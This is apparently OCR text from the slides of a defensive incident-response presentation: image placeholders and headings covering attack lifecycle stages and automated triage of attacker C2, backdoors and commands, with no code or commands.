
Attack Lifecycle
Escalate Privileges




Automated Triage: Attacker C2 Identification



Automated Triage: Backdoor Identification



Automated Triage: Recovering Attacker Commands




Attack Lifecycle


Internal Recon

Lateral Movement

Maintain Presence

Enterprise Search Identifies Additional Systems





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Thank You